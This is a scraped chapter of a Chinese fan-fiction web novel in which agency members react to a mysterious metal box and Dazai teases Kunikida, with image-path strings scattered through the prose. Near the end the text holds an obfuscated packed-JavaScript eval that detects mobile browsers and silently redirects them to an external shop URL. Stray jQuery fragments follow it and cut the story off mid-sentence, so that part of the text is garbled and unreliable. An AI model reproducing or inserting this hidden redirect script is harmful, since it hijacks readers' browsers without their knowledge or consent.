文趣网 > 都市小说 > 倒霉社畜就职武装侦探社 > 51.报废的第五十一支笔
    走廊里的空气仿佛凝固了起来,将门外的国木田、千绪,以及门内的中岛敦封印在了原地。

    中岛敦的手依然搭在玻璃门的金属把手上,眼睛在面前两人之间来回扫视。

    他试图从国木田那僵硬得如同雕像般的表情,以及千绪手中那个被捏得变了形的红豆面包上寻找一些线索,但最终除了更加强烈的“自己好像不该出现”的直觉外,一无所获。

    “国木田先生……”敦小心翼翼地咽了口唾沫,有些不确定地问,“是……有敌人袭击吗?”

    国木田的喉结艰难地上下滚动了一下。他该怎么向这个后辈解释,就在一分钟前,他因为一个不知道是什么玩意儿的铁盒子发出一声微弱的“滴”声,就犹如惊弓之鸟般将社里呢文员扑倒在地?

    “没……”国木田刚吐出一个音节,试图维持住最后一点身为前辈的尊严。

    “真是的,大清早的就在门口大喊大叫‘趴下’什么的,我还以为太宰又想出了什么新的自杀方式,或者又有哪个不长眼的黑|手党来踢馆了呢。”

    一个穿着棕色侦探斗篷的身影从敦的身后探出了半个身子。

    江户川乱步,武装侦探社的“灵魂”,世界第一的名侦探,此刻正把半张脸埋在一个超大号的薯片袋子里,腮帮子鼓鼓囊囊地嚼动着。

    他那双平时总是像猫一样眯着的眼睛,此刻正透过薯片袋子的边缘,将门外的三个人,连同地毯上的每一丝灰尘都扫视了一遍。

    空气在那一瞬间安静了不到半秒。

    “噗,咳咳咳——”

    乱步差点把薯片渣喷出来,但他忍住了,随后把嘴里的东西咽下去后,一阵毫不掩饰的夸张笑声在侦探社的走廊里回荡开来。

    “哈哈哈哈哈哈!不行了不行了,国木田,你的表情也太好笑了吧!”乱步笑得前仰后合,甚至一手捂住了肚子,另一只手里的薯片袋子都差点掉在地上。

    他那双总是眯着的翠绿色眼睛此刻更是弯成了两道月牙,眼角甚至挤出了一点生理性的泪花。

    “乱、乱步先生!”国木田的脸瞬间涨得通红,那种红晕甚至蔓延到了脖子根。他刚才努力维持的严肃,在乱步的狂笑声中犹如被针戳破的气球,瞬间干瘪下去。

    他慌乱地推了一下鼻梁上有些歪斜的眼镜,试图为自己刚才的战术动作进行辩护:“这、这绝对不是什么好笑的事情!这个金属匣子刚才发出了类似于倒计时启动的声音,为了以防万一……”

    “以防万一?哈哈哈哈!”乱步毫不客气地打断了国木田那干巴巴的辩解。他从拍了拍手上的薯片碎屑,然后随意地指着国木田手里提着的那个小方块。

    他收敛了一点脸上的狂笑,像是在给一群笨蛋学生上课的老师一样,语气中带上了一丝天才特有的不屑一顾。

    “拜托,国木田,你那双眼睛是用来当摆设的吗?那个盒子里面装的是□□,一旦引爆,那种厚度的外壳根本无法形成有效的破片杀伤,反而会把大部分能量闷死在里面。”

    乱步说完,又把手伸进了薯片袋子里,掏出一大片薯片塞进嘴里。

    “……”

    走廊里陷入了长达十秒的死寂。

    “……”

    国木田此刻整个人就像是被抽干了力气的木偶。

    刚才那种“为了保护后辈不惜牺牲自己”的悲壮感,最终只剩下了一种无地自容的社死感。

    “也就是……说……”国木田扶着额,“这东西……不是炸弹?”

    “当然不是!”乱步翻了个白眼,仿佛在看一个无可救药的笨蛋,“谁会用那种级别的材料去装炸弹啊?成本和收益完全不成正比好吗!”

    “原来是这样……”中岛敦在旁边听得似懂非懂,但他至少明白了一件事——没有危险了。他松了一口气,转头看向千绪,目光落在了她手里那个凄惨的面包上,“彼方小姐,你没事真是太好了。啊,不过你的早餐……”

    “啊,这个啊。”千绪看了一眼手里那个被捏成了某种奇怪抽象派艺术品的红豆面包,“没关系,反正它现在也是扁的,就当是铜锣烧吃吧。”

    国木田听到这句话,原本就通红的脸此刻简直要滴出血来。他僵硬地转过身,对着千绪深深地鞠了一躬,声音大得甚至在走廊里带出了一丝回音。

    “非!常!抱!歉!彼方千绪!由于我极其愚蠢和不理智的判断,不仅让你受到了惊吓,还破坏了你的早餐!我会承担全部责任,明天早晨我会为你准备一份完全符合健康标准的完美早餐作为赔偿!”

    “哎?不,真的不用了,国木田先生……”千绪被他这阵势吓了一跳,连连摆手,试图阻止这位前辈过于旺盛的责任心,“您也是为了保护我,我真的很感谢……”

    “好啦好啦,道歉的事情等会儿再说。”乱步不耐烦地挥了挥手,打断了这场在他看来毫无意义的推诿。

    他把吃空了的薯片袋子随手塞进旁边敦的怀里,然后伸出手。

    “国木田,别像个呆头鹅一样杵在那里了。”乱步舔了舔沾在嘴角的一点薯片碎屑,语调突然变得有些兴奋,像是一个迫不及待想要拆开圣诞礼物的孩子,“把它拿过来。”

    国木田愣了一下,下意识地看了一眼手里的匣子,然后抬起头看向乱步:“乱步先生,这东西虽然不是炸弹,但它表面的精密程度……”

    “我当然知道它不简单。”乱步迈出大门,走到国木田面前,自然地从他手里拿过了那个金属匣子。

    他将匣子举到齐眼的高度,眯着眼睛,仔细地观察着匣子侧面那些细微得如同蛛网般的感应纹路。

    “没有螺丝,没有焊接点,完全是一体成型的工艺。”乱步用食指轻轻刮了刮匣子表面。

    乱步将视线从匣子上移开,转向了一直站在旁边安静吃瓜的千绪。

    “呐,我说。”乱步微微睁开了他翠绿色的眼睛,“这东西,你是从哪里弄来的?”

    “那个……”

    千绪张了张嘴,刚准备将今天早上在法式面包坊门口的奇遇,以及那个差点把她砸出脑震荡的不明坠落物的前因后果,以一种尽量简洁且客观的方式陈述一遍。“算了,不用说了。”

    然而,千绪的话音还没来得及在走廊里完全成型,乱步就打断了她。

    “反正以你的体质,肯定是莫名其妙这样那样就捡到了对吧。”乱步挥了挥手,“回座位上去了。”

    他一边往办公区深处走去,一边把玩着这个金属匣子的,“没有解开这个之前,你们几个谁也不许来打扰我。国木田,特别是你!”

    “如果你敢因为那些无聊的报表来敲我的桌子,我就把你上个月因为算错小数点而急得掉头发的事情写进社内通讯里!”

    “乱、乱步先生!”国木田被这突如其来的背刺急得差点跳起来,但看着那个已经缩进椅子里、将匣子放在办公桌正中央开始研究的背影,他又只能将满腔的憋屈硬生生地咽回肚子里。

    毕竟,在武装侦探社,江户川乱步的意志,在某种程度上甚至比社长的命令还要绝对。既然名侦探大人已经宣布接管了那个危险物品,那他刚才因为判断失误而产生的愧疚和尴尬,似乎也就被这种不讲理的强行征用给冲淡了几分。

    门外的走廊里,只剩下国木田、千绪,以及依然有些不知所措的敦。

    千绪看了看手里那个被彻底捏扁的红豆面包,又看了看国木田那件沾着灰尘的马甲,正盘算着是不是该说点什么来打破这尴尬的局面,比如讨论一下这面包现在还能不能就着咖啡咽下去。

    就在这个时候,楼道远远的飘来了一阵轻飘飘的声音。

    “殉情~一个人是做不到的~?”

    “但是~如果是有着美丽眼眸的彼方小姐~说不定就会答应我呢~?”

    伴随着一阵完全不在调子上、却又被哼唱得无比陶醉的自编小曲,一个穿着沙色长风衣的高挑身影,晃晃悠悠地从楼梯走了出来。

    太宰治的双手插在风衣的口袋里,他那张好看的脸上挂着散漫的笑容,仿佛这个世界上没有任何事情能够打扰他在这个阳光明媚的早晨去寻找一条水温合适的河流。

    然后,他抬起头,和正准备推门进办公室的三个人,迎面撞了个正着。他那双鸢色的眼睛在千绪那件虽然整洁但明显有些折痕的外套、国木田刚刚因为羞愤而依然泛红的脸色、以及中岛敦手里那块湿漉漉的抹布上迅速地扫过。

    太宰脸上的笑容瞬间放大了数倍。

    “哎呀呀,这可真是……”

    太宰将手从口袋里抽了出来,夸张地捂住了自己的嘴巴,但那双眼睛里闪烁的戏谑光芒却像是探照灯一样直直地打在了国木田的脸上。“一大清早的,侦探社的门口就上演了这么一出充满着激烈肢体冲突、又夹杂着某种难以言喻的尴尬氛围的默剧吗?国木田君,你这副像被人当众揭穿了某个不可告人的秘密的狼狈模样……”太宰拖长了声音,语气里充满了那种气死人不偿命的幸灾乐祸。

    “该不会是,你终于因为长期的高压工作而精神崩溃,试图在走廊里对我们新来的文员小姐进行某种不符合你那本《理想》手账的野蛮指导吧?”

    “太宰——你这混蛋在胡说八道些什么?!”

    国木田的太阳穴上瞬间爆起了一根青筋。

    他那原本就已经处于崩溃边缘的神经,在听到太宰治这番毫无底线的诽谤后,终于彻底断裂。

    他甚至忘记了刚才的尴尬,大步向太宰走去,看那架势是想直接把那本厚重的手账本塞进太宰那张喋喋不休的嘴里。

    “这只是因为一个不明物体引发的战术规避动作!战术规避你懂吗?!而且我明明只是在尽一个前辈的责任保护后辈而已!”国木田咆哮着,声音震得走廊尽头的窗户玻璃都在微微颤抖。

    “是吗?”太宰灵活地向旁边侧了一下身子,躲过了国木田的逼近。他并没有理会国木田的怒火,只是随意地向左前方跨出了一步。就这么一个看似随意的动作,不仅完美地避开了国木田那差点怼到他脸上的《理想》手账本,还将自己与千绪之间的距离大幅度缩短。

    清晨的阳光在太宰那头微卷的深棕色头发上打出一层柔和的光晕。

    他微微低下头,沙色的风衣下摆因为动作的停止而在空气中划过一道利落的弧线。

    “早上的法式面包坊,那个草莓丹麦酥的味道怎么样?”太宰的声音几乎是在千绪的耳边响起。

    他甚至微微倾斜了身子,鼻尖似乎马上就要擦过千绪的脸颊,

    千绪看着那张突然在自己视线里放大数倍的俊脸。在这个距离下,她甚至能清晰地看到太宰脖子上那层层叠叠的白色绷带边缘因为呼吸而产生的细微起伏。

    但千绪的心跳并没有因为这种堪比少女漫名场面的拉近而有任何加速的迹象。相反,她的脑海中在短暂的宕机后,迅速地拉响了警报。

    草莓丹麦酥。法式面包坊。;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17571186|203964||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();$('#content').append('

    今天早上她甚至连那家面包坊的门都没进去,只是在门口就把最后一个草莓丹麦酥让给了一个叫爱丽丝的吵闹金发小女孩,换来了一个现在已经在她手里变成一块扁平面团的红豆面包。

    这件事,发生在十几分钟前的街角,在这个除了她和那个带着小女孩的奇怪大叔之外,没有任何熟人在场的清晨。

    那么,太宰治是怎么知道的?

    千绪的目光落在自己通勤用的挎包上。那里面,除了被揉成一团的便利店收据,还静静地躺着一个上周被太宰塞进来的、造型猎奇的鸽子挂件。

    破案了。

